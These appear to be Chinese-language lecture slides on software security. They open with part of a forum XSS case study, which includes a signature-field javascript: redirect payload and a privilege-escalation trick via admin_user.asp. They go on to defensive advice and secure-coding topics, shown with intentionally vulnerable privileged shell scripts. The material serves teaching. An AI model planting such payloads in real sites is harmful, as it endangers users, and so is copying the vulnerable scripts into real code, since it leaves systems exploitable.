
- **Linzi**设置好个性签名后，超级管理员一旦访问了**linzi**的帖子，就会把**linzi**提升为社区区长。



- 说明，此论坛对个性签名的长度设置了限制，如果长度超过，可以在给**admin_user.asp**传递的参数中删除一些不重要的参数。

补充：漏洞利用(7)

- ❑ 最后利用此**XSS**漏洞来转向恶意链接，把用户 **linzi** 的签名档设置为：
[img]javascript:window.location='http://www.baidu.com/ ' [/img]
- ❑ 页面将转向恶意链接，如图。



补充：漏洞利用(8)

- 如果攻击者让受害者浏览的是病毒页面，若浏览器存在漏洞，可想而知，那是非常危险的。跨站脚本攻击的危害还有**XSS**挂马、**XSS**钓鱼 和 拒绝服务等。

补充： 防御跨站脚本攻击

- **XSS**攻击最主要目标不是**Web**服务器本身，而是登录网站的用户。
- 针对**XSS**攻击，分析对**普通浏览网页用户**及**WEB应用开发者**给出的安全建议。

补充：普通的浏览网页用户

- ❑ 在网站、电子邮件或者即时通讯软件中点击链接时需要格外小心：留心可疑的过长链接，尤其是它们看上去包含了**HTML**代码。
- ❑ 对于**XSS**漏洞，没有哪种**web**浏览器具有明显的安全优势。**Firefox**也同样不安全。为了获得更多的安全性，可以安装一些浏览器插件：比如**Firefox**的**NoScript**或者**Netcraft**工具条。
- ❑ 世界上没有“**100%**的有效”。尽量避免访问有问题的站点：比如提供**hack**信息和工具、破解软件、成人照片的网站。这些类型的网站会利用浏览器漏洞并危害操作系统。

补充：Web应用开发者

- 对于开发者，首先应该把精力放到对所有用户提交内容进行可靠的输入验证上。这些提交内容包括**URL**、查询关键字、**post**数据等。只接受在你所规定长度范围内、采用适当格式的字符，阻塞、过滤或者忽略其它的任何东西。
- 保护所有敏感的功能，以防被机器人自动执行或者被第三方网站所执行。可采用的技术有：**session**标记（**session tokens**）、验证码。
- 如果你的**web**应用必须支持用户提交**HTML**，那么应用的安全性将受到灾难性的下滑。但是你还是可以做一些事来保护**web**站点：确认你接收的**HTML**内容被妥善地格式化，仅包含最小化的、安全的**tag**（绝对没有**JavaScript**），去掉任何对远程内容的引用（尤其是**CSS**样式表和**JavaScript**）。

内容安排

- 11.1 软件安全问题
- 11.2 处理程序输入
- 11.3 编写安全程序代码
- 11.4 与操作系统和其他程序进行交互
- 11.5 处理程序输出

11.3 编写安全程序代码

- 11.3.1 算法的正确实现
- 11.3.2 保证机器语言与算法一致
- 11.3.3 数值的正确解释
- 11.3.4 内存的正确使用
- 11.3.5 阻止共享内存竞争条件的产生

11.3.1 算法的正确实现

第二部分是通过一些算法来处理数据以解决需要解决的问题

高级程序语言通过编译和链接成为可以直接在目标处理器上执行的机器代码

安全问题

- 实现的算法是否正确
- 算法的机器指令是否正确
- 对数据的处理是否有效

11.3.1 算法的正确实现

良好的程序开发技术的问题

算法可能无法正确地处理问题的所有的变化

这些不足，最终导致程序受到攻击

很多TCP/IP的实现所使用的初始序列号都容易猜测

将序列号作为数据包的标识符和验证符且无法使其完全不可预测，这两者的结合使得攻击得以发生

问题的另一种形式是，程序员经常在程序中故意设置一些用于检测和调试的代码

程序的产品发行版中会经常遗留下这些代码，并会透露不合适的信息

可能允许用户绕过安全检查并执行他们不允许执行的操作

这个漏洞被莫里斯互联网蠕虫利用了

11.3.2 保证机器语言与算法一致

- 大多数程序员都忽略了这个问题
 - 其假设是编译器或者解释器能真正产生或执行可以有效实现语言语句的代码
- 需要比较机器代码与源代码
 - 缓慢而困难
- 具备较高保险级别的计算机系统的开发是需要这个级别的检查的一个领域
 - 特别是公共标准保险级别EAL 7

11.3.3 数值的正确解释

- 数据以位或字节的形式被存储在计算机中
 - 可以被分组为一个字word或长字longword
 - 可以在内存中访问和操作，也可以在使用之前复制到处理器寄存器中
 - 如何解释取决于执行的机器指令
- 不同的语言提供了不同的能力来限制和验证变量中数据解释的假设
 - 强类型语言有更多的限制，但更安全
 - 其他语言允许对数据进行更自由的解释，并允许程序代码显式更改其解释

11.3.4 内存的正确使用

□ 内存动态分配问题

- 数据量未知
- 需要时动态分配，使用后随即释放
- 用于控制内存泄漏
- 堆区的可用内存逐步减少，直至完全用尽

□ 许多早期语言没有明确支持动态内存分配

- 使用标准的库实例来分配和释放内存

□ 现代语言自动管理内存的分配和释放

11.3.5 阻止共享内存竞争条件的产生

竞争条件

- 如果没有访问同步机制，那么由于重叠访问、使用和替代共享值，就可能导致数据值被破坏或修改丢失
- 在编写并发代码时出现，其解决方法是正确选择和使用适当的同步原语
- 死锁（**deadlock**）
 - 进程或线程等待由另一个进程或线程持有的资源
 - 需要中断一个或多个程序

内容安排

- 11.1 软件安全问题
- 11.2 处理程序输入
- 11.3 编写安全程序代码
- 11.4 与操作系统和其他程序进行交互
- 11.5 处理程序输出

11.4 与操作系统和其他程序进行交互

操作系统交互

程序在操作系统的控制下在计算机系统中执行

- 管理对资源的访问，实现资源的共享
- 构造执行环境
- 包括环境变量和参数

系统有多用户的概念

- 资源被一个用户所拥有，针对不同种类的用户分配不同的访问权限
- 程序需要访问各种资源，但是过高的访问权限是危险的
- 当多个程序访问共享资源时，例如访问公共文件，也有些安全问题需要考虑

11.4 与操作系统和其他程序进行交互

- 11.4.1 环境变量
- 11.4.2 使用合适的最小特权
- 11.4.3 系统调用和标准库函数
- 11.4.4 阻止共享系统资源的竞争条件的产生
- 11.4.5 安全临时文件的使用
- 11.4.6 与其他程序进行交互

11.4.1 环境变量

- ❑ 每个进程从其父进程中继承的能够影响进程运行方式的一系列字符串值。操作系统在构造进程的内存空间时，将这些信息包含其中。
- ❑ 缺省情况下，进程拷贝父进程的环境变量值。
- ❑ 执行新程序的请求可以指定使用一系列新值。程序可以在任何时候修改进程的环境变量，这些修改依次传递给进程所产生的子进程。
- ❑ 常见的环境变量包括：
 - PATH，它指定搜索任何给定命令的目录集合
 - IFS，它指定shell脚本中使用的字边界
 - LD_LIBRARY_PATH，指定动态可加载库的搜索目录列表
- ❑ 所有这些环境变量都已被用来攻击程序。

存在漏洞的shell脚本

```
#!/bin/bash
user=`echo $1 |sed 's/@.*$//'\`
grep $user /var/local/accounts/ipaddrs
```

a) 易受攻击的特权shell脚本

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 |sed 's/@.*$//'\`
grep $user /var/local/accounts/ipaddrs
```

b) (改进后的) 仍存在漏洞的特权shell脚本

- (a) 易受攻击的特权 shell 脚本;
- (b) (改进后的) 仍存在漏洞的特权 shell 脚本

11.4.1 环境变量

脆弱的编译程序

- 程序会受到使用环境变量的攻击
 - 必须将其重置为安全值
- 动态链接的程序可能会受到使用 **LD_LIBRARY_PATH** 的攻击
 - 用于定位动态库
 - 必须使用静态链接特权程序或阻止使用该变量

11.4.2 使用合适的最小特权

特权提升

- 利用漏洞可能会给攻击者提供更高的特权

最小特权

- 使用完成其功能所需的最小特权运行程序

确定合适的用户和组所需的权限

- 决定是否提高用户权限还是仅提高组权限

确保任何特权程序只能修改所需的文件和目录

11.4.2 使用合适的最小特权

Root/Administrator 特权

有root或者管理员权限的程序是攻击者的主要目标

- 程序对系统拥有很高的访问和控制权限
- 需要管理对受保护系统资源的访问

程序经常只在开始时需要权限

- 然后可以以普通用户的权限运行

好的设计准则将大的复杂程序分解成仅拥有所需权限的小模块

- 使得模块间的隔离度更大
- 降低了在一个组件中的安全问题的影响范围
- 更易于测试和验证

11.4.3 系统调用和标准库函数

程序通过使用系统调用和标准库函数完成通常的操作

程序员假设它们如何操作

- 如果错误的行为不是预期的
- 可能是系统优化共享资源访问的结果
- 使服务请求可以通过缓存、重新排序或其它的修改对系统的使用进行优化
- 系统优化与程序的目标会产生冲突

全局数据溢出攻击示例

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111,
...]
open file for writing
for each pattern
    seek to start of file
    overwrite file contents with pattern
close file
remove file
```

a) 初始的安全文件粉碎程序算法

```
patterns = [10101010, 01010101, 11001100, 00110011, 00000000, 11111111,
...]
open file for update
for each pattern
    seek to start of file
    overwrite file contents with pattern
    flush application write buffers
    sync file system write buffers with device
close file
remove file
```

b) 较好的安全文件粉碎程序算法

- (a) 初始的安全文件粉碎程序算法;
- (b) 较好的安全文件粉碎程序算法

11.4.4 阻止共享系统资源的竞争条件的产生

阻止竞争条件

- 程序可能需要访问公共系统资源
- 需要合适的同步机制
 - 最常用的技术是在共享的文件上设定一个锁
- 文件锁
 - 进程必须创建和拥有文件锁，这样才可以获取对共享资源的访问
- 问题
 - 如果程序选择忽略锁的存在并访问共享资源，则系统不能防止竞争发生
 - 所有使用这种同步形式的程序都必须协作
 - 如何实现

Perl文件加锁示例

```
#!/usr/bin/perl
#
$EXCL_LOCK = 2;
$UNLOCK    = 8;
$FILENAME  = "forminfo.dat";

# open data file and acquire exclusive access lock
open (FILE, ">> $FILENAME") || die "Failed to open $FILENAME \n";
flock FILE, $EXCL_LOCK;
... use exclusive access to the forminfo file to save details
# unlock and close file
flock FILE, $UNLOCK;
close(FILE);
```

11.4.5 安全临时文件的使用

- 许多程序都使用临时文件
- 通常是在共享的系统区域
- 必须是唯一的，不能被其他人访问
- 通常使用进程标识符构建文件名
 - 唯一，但可预测
 - 攻击者可能会猜测并尝试在程序检查和创建临时文件两个动作之间产生自己的文件
- 安全的临时文件的产生和使用需要使用随机的名称

C语言的临时文件创建

```
char *filename;
int fd;
do {
    filename = tempnam (NULL, "foo");
    fd = open (filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWR, 0600);
    free (filename);
} while (fd == -1);
```

11.4.6 与其他程序进行交互

□ 程序可以使用其他程序的功能和服务

- 需要小心地进行这种交互，否则可能会导致安全漏洞
 - 当正在使用的程序没有充分识别出可能的安全问题时，需要给予特别的关注
 - 目前的趋势是给程序提供Web接口，这会导致安全漏洞
 - 新程序的负担在于识别和管理可能出现的任何安全问题

□ 数据机密性和完整性的问题

□ 从安全的角度讲，检测和处理程序交互中产生的异常和错误也很重要

内容安排

- 11.1 软件安全问题
- 11.2 处理程序输入
- 11.3 编写安全程序代码
- 11.4 与操作系统和其他程序进行交互
- 11.5 处理程序输出

11.5 处理程序输出

□ 最终一个部分是程序输出

- 可以保存下来以后使用，或通过网络发送，或显示给用户
- 可以是二进制形式或文本形式

□ 从程序安全角度讲，输出和预想的形式相符合是很重要的

□ 程序必须区分哪些输出是允许的，并且过滤掉任何不可信数据，保证只有有效的输出被显示

□ 程序应该指定字符集

总结

软件安全问题

处理程序输入

- 输入的长度和缓冲区溢出
- 程序输入的解释
- 验证输入语法
- 输入的 fuzzing 技术

编写安全程序代码

- 算法的正确实现
- 保证机器语言与算法一致
- 数值的正确解释
- 内存的正确使用
- 阻止共享内存竞争条件的产生

与操作系统和其他程序进行交互

- 环境变量
- 使用合适的最小特权
- 系统调用和标准库函数
- 阻止共享系统资源的竞争条件的产生
- 安全临时文件的使用
- 与其他程序进行交互

处理程序输出

谢谢各位!